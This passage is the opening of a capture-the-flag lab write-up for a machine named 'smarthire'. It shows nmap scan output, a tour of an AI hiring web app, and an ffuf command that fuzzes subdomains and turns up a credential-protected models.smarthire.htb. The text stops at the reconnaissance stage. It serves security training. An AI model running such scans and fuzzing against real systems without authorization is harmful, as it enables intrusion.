This is smarthire writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nothing interesting. Just add smarthire.htb to /etc/hosts


Web Enumeration


Visit http://smarthire.htb




It has sign in button and I also can register. Let's try register and log in.


Create your account
Join SmartHire to accelerate AI-first hiring
Username
abc
Company
abc
Password
Create account
Already have an account? Sign in






It is a server that runs a small machine learning module. It has example csv, so let's try uploading it.




After this, make predictions tab can check a resume. It also has example resume.



It doesn't have anything more here, so let's check for any subdomains.


```
ffuf -H 'Host: FUZZ.smarthire.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u http://smarthire.htb -fw 6
```




Let's add models.smarthire.htb also to /etc/hosts.

```
10.129.245.215 smarthire.htb models.smarthire.htb
```


Let's visit models.smarthire.htb. It requires a cred.




If click cancel, it shows a message.



